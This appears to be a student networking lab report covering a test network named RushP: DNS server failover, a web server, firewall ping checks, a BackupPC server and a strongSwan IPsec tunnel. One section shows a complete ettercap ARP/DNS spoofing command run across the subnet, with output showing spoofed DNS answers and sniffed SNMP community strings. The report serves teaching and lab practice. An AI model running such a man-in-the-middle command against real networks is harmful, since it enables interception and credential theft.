


```
root@ubuntu:~# nslookup RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   RushP.com
Address: 192.168.85.5

root@ubuntu:~# nslookup 192.168.85.5
5.85.168.192.in-addr.arpa       name = www.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup www.RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53
```




```
Non-authoritative answer:
Name:   www.RushP.com
Address: 2001:db8:0:1::5

root@ubuntu:~# nslookup 2001:db8:0:1::5
5.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa        name = ipv6.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup -type=ns RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
RushP.com       nameserver = ns1.RushP.com.
RushP.com       nameserver = ns2.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup ns1.RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   ns1.RushP.com
Address: 192.168.85.3
```

2) Turn the master DNS down and repeat step 1:




```
root@ubuntu:~# nslookup RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   RushP.com
Address: 192.168.85.5

root@ubuntu:~# nslookup 192.168.85.5
5.85.168.192.in-addr.arpa       name = www.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup www.RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   www.RushP.com
Address: 2001:db8:0:1::5
```



```
root@ubuntu:~# nslookup 2001:db8:0:1::5
5.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.8.b.d.0.1.0.0.2.ip6.arpa       name = ipv6.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup -type=ns RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
RushP.com       nameserver = ns1.RushP.com.
RushP.com       nameserver = ns2.RushP.com.

Authoritative answers can be found from:

root@ubuntu:~# nslookup ns1.RushP.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   ns1.RushP.com
Address: 192.168.85.3
```


Webserver

1) In client host, open the web browser and enter the IP address of web server:



Hi, here is RushP!


2) Use the domain name to access to the webpage:



Hi, here is RushP!


Firewall

1) In webserver, ping client successfully:



```
root@ubuntu:~# ping 192.168.85.20
PING 192.168.85.20 (192.168.85.20) 56(84) bytes of data.
64 bytes from 192.168.85.20: icmp_seq=1 ttl=64 time=0.401 ms
64 bytes from 192.168.85.20: icmp_seq=2 ttl=64 time=0.294 ms
64 bytes from 192.168.85.20: icmp_seq=3 ttl=64 time=0.256 ms
^C
--- 192.168.85.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.256/0.317/0.401/0.061 ms
```

2) In client, cannot ping webserver:




```
root@ubuntu:~# ping 192.168.85.5
PING 192.168.85.5 (192.168.85.5) 56(84) bytes of data.
^C
--- 192.168.85.5 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4024ms
```

3) Client can access the webpage of the webserver, which means the connections that are allowed can be reached.

Backup

1) Open web browser, enter “ubuntu/backuppc” and enter the user name and password:



BackupPC Server Status

General Server Information

- The servers PID is 8523, on host ubuntu, version 3.3.1, started at 2020-04-13 02:24.
- This status was generated at 2020-04-14 16:29.
- The configuration was last loaded at 2020-04-13 02:24.
- PCs will be next queued at 2020-04-14 17:00.
- Other info:
  - 0 pending backup requests from last scheduled wakeup,
  - 0 pending user backup requests,
  - 0 pending command requests,
  - Pool is 0.01GB comprising 2688 files and 2254 directories (as of 2020-04-14 01:00),
  - Pool hashing gives 0 repeated files with longest chain 0,
  - Nightly cleanup removed 16 files of size 0.00GB (around 2020-04-14 01:00),
  - Pool file system was recently at 36% (2020-04-14 16:25), today's max is 36% (2020-04-14 01:00) and yesterday's max was 36%.

Currently Running Jobs


Host	Type	User	Start Time	Command	PID	Xfer PID

Failures that need attention

Host	Type	User	Last Try	Details	Error Time	Last error (other than no ping)

BackupPC Pool Size (4 weeks)
10 M
5 M
0
Week 12
Week 13
Week 14
Week 15
RRDTOOL / TOBI OETIKER
CPool in bytes Current: 12.39 M Average: 12.39 M Maximum: 12.39 M

2) Select localhost and click on “Browse backups”:



Backup browse for localhost


- You are browsing backup #1, which started around 2020-04-14 11:05 (0.5 days ago),
- This display is merged with backup #0.
- Select the backup you wish to view: #1 - (2020-04-14 11:05)
- Enter directory: / Go
- Click on a directory below to navigate into that directory,
- Click on a file below to restore that file,
- You can view the backup history of the current directory.

Contents of /etc

⊟ /etc
- ⊞ acpi
- alternatives
- ⊞ apache2
- ⊞ apm
- ⊞ apparmor
- ⊞ apparmor.d
- ⊞ apport
- ⊞ apt
- ⊞ avahi
- backuppc
- bash_completion.d
- binfmt.d
- bluetooth
- ⊞ brltty
- ⊞ ca-certificates
- calendar
- chatscripts
- console-setup
- cracklib
- cron.d
- cron.daily
- cron.hourly
- cron.monthly
- cron.weekly
- ⊞ cups
- cupshelpers
- ⊞ dbus-1
- ⊞ dconf
- default
- depmod.d
- ⊞ dhcp
- dictionaries-common
- ⊞ dpkg
- ⊞ emacs

Name	Type	Mode	#	Size	Date modified
□ Select all			Restore selected files		
□ .pwd.lock	file	0600	0	0	2019-08-05 11:58:28
□ acpi	dir	0755	1	0	2019-08-05 12:04:07
□ adduser.conf	file	0644	0	3028	2019-08-05 11:58:38
□ aliases	file	0644	1	66	2020-04-13 01:31:28
□ alternatives	dir	0755	1	0	2020-04-10 08:58:47
□ anacrontab	file	0644	0	401	2017-05-29 09:36:12
□ apache2	dir	0755	1	0	2020-04-13 00:45:32
□ apg.conf	file	0644	0	433	2017-10-01 15:19:40
□ apm	dir	0755	1	0	2019-08-05 12:00:40
□ apparmor	dir	0755	1	0	2019-08-05 12:03:42
□ apparmor.d	dir	0755	1	0	2020-04-11 21:20:16
□ apport	dir	0755	1	0	2020-04-11 21:14:52
□ appstream.conf	file	0644	0	769	2018-04-04 08:53:56
□ apt	dir	0755	1	0	2020-04-10 09:00:28
□ avahi	dir	0755	1	0	2019-08-05 12:05:40
□ backuppc	dir	0755	1	0	2020-04-13 02:21:27
□ bash.bashrc	file	0644	0	2319	2018-04-04 11:30:26
□ bash_completion	file	0644	0	45	2018-04-01 19:16:46
□ bash_completion.d	dir	0755	1	0	2020-04-11 21:14:52
□ bindresvport.blacklist	file	0644	0	367	2016-01-27 06:17:05
□ binfmt.d	dir	0755	1	0	2018-04-20 09:55:56
□ bluetooth	dir	0755	1	0	2020-04-11 21:05:12

3) Click on “Host Summary”, we have a full backup with a time stamp now:



BackupPC: Host Summary

- This status was generated at 2020-04-14 16:50.
- Pool file system was recently at 36% (2020-04-14 16:45), today's max is 36% (2020-04-14 01:00) and yesterday's max was 36%.

Hosts with good Backups

There are 1 hosts that have been backed up, for a total of:

- 1 full backups of total size 0.01GB (prior to pooling and compression),
- 1 incr backups of total size 0.00GB (prior to pooling and compression).


Host	User	#Full	Full Age (days)	Full Size (GB)	Speed (MB/s)	#Incr	Incr Age (days)	Last Backup (days)	State	#Xfer errs	Last attempt
localhost	backuppc	1	1.6	0.01	7.57	1	0.2	0.2	idle	0	idle

4) Check other servers whether the backup file is sent to the server as a zip file:

ARP Spoofing

1) Start arp spoof:

ettercap -T -i ens38 -q -P dns_spoof /// ///




```
root@ubuntu:~# ettercap -T -i ens38 -q -P dns_spoof /// ///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
 ens38 -> 00:0C:29:D6:D3:C7
          192.168.85.30/255.255.255.0
          fe80::74a6:dfee:7eff:518a/64
          2001:db8:0:1::105/128

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/ens38/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

15 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

dns_spoof: A [msc.br.baidu.com] spoofed to [192.168.85.30]
dns_spoof: A [wpad.RushP.com] spoofed to [192.168.85.30]
dns_spoof: A [getpocket.cdn.mozilla.net] spoofed to [192.168.85.30]
SNMP : 255.255.255.255:161 -> COMMUNITY: canon_admin  INFO: SNMP v1
SNMP : 255.255.255.255:161 -> COMMUNITY: canon_admin  INFO: SNMP v1
dns_spoof: A [wpad.RushP.com] spoofed to [192.168.85.30]
```

2) Use client host to browse the website RushP.com, you will see a hacked webpage.

IPSec VPN TUNNEL


1) In slave DNS, ping 192.168.85.3:




```
root@ubuntu:/etc/bind# ping 192.168.85.3
PING 192.168.85.3 (192.168.85.3) 56(84) bytes of data.
64 bytes from 192.168.85.3: icmp_seq=1 ttl=64 time=0.289 ms
64 bytes from 192.168.85.3: icmp_seq=2 ttl=64 time=0.441 ms
64 bytes from 192.168.85.3: icmp_seq=3 ttl=64 time=0.315 ms
64 bytes from 192.168.85.3: icmp_seq=4 ttl=64 time=0.319 ms
^C
--- 192.168.85.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.289/0.341/0.441/0.058 ms
```

2) Check the ipsec status in each host:

ipsec statusall



```
root@ubuntu:/etc/bind# ipsec statusall
Status of IKE charon daemon (strongSwan 5.6.2, Linux 5.0.0-23-generic, x86_64):
  uptime: 18 minutes, since Apr 15 15:57:47 2020
  malloc: sbrk 1622016, mmap 0, used 574528, free 1047488
  worker threads: 11 of 16 idle, 5/0/0/0 working, job queue: 0/0/0/0, scheduled: 3
  loaded plugins: charon aesni aes rc2 sha2 sha1 md4 md5 mgf1 random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs8 p
sshkey pem openssl fips-prf gmp agent xcbc hmac gcm attr kernel-netlink resolve socket-default connmark stroke updown eap-mschapv
ounters
Listening IP addresses:
  192.168.85.13
  2001:db8:0:1::13
Connections:
dns2-to-dns1:  192.168.85.13...192.168.85.3  IKEv1/2
dns2-to-dns1:   local:  [192.168.85.13] uses pre-shared key authentication
dns2-to-dns1:   remote: [192.168.85.3] uses pre-shared key authentication
dns2-to-dns1:   child:  dynamic === dynamic TRANSPORT
Routed Connections:
dns2-to-dns1{1}:  ROUTED, TRANSPORT, reqid 1
dns2-to-dns1{1}:   192.168.85.13/32 === 192.168.85.3/32
Security Associations (1 up, 0 connecting):
dns2-to-dns1[1]: ESTABLISHED 18 minutes ago, 192.168.85.13[192.168.85.13]...192.168.85.3[192.168.85.3]
dns2-to-dns1[1]: IKEv2 SPIs: 7a3a2b53a4738753_i* 94dee04b26b0b597_r, pre-shared key reauthentication in 2 hours
dns2-to-dns1[1]: IKE proposal: AES_CBC_128/HMAC_SHA2_256_128/PRF_AES128_XCBC/ECP_256
dns2-to-dns1{2}:  INSTALLED, TRANSPORT, reqid 1, ESP SPIs: c322ef74_i c9e36092_o
dns2-to-dns1{2}:  AES_GCM_16_128, 390988 bytes_i (4070 pkts, 0s ago), 358078 bytes_o (4078 pkts, 0s ago), rekeying in 24 minutes
dns2-to-dns1{2}:   192.168.85.13/32 === 192.168.85.3/32
```




```
root@ubuntu:/etc/bind# ipsec statusall
Status of IKE charon daemon (strongSwan 5.6.2, Linux 5.0.0-23-generic, x86_64):
  uptime: 20 minutes, since Apr 15 15:57:08 2020
  malloc: sbrk 1622016, mmap 0, used 611680, free 1010336
  worker threads: 11 of 16 idle, 5/0/0/0 working, job queue: 0/0/0/0, scheduled: 2
  loaded plugins: charon aesni aes rc2 sha2 sha1 md4 md5 mgf1 random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs8 pk
 agent xcbc hmac gcm attr kernel-netlink resolve socket-default connmark stroke updown eap-mschapv2 xauth-generic counters
Listening IP addresses:
  192.168.85.3
  2001:db8:0:1::3
Connections:
dns1-to-dns2:  192.168.85.3...192.168.85.13  IKEv1/2
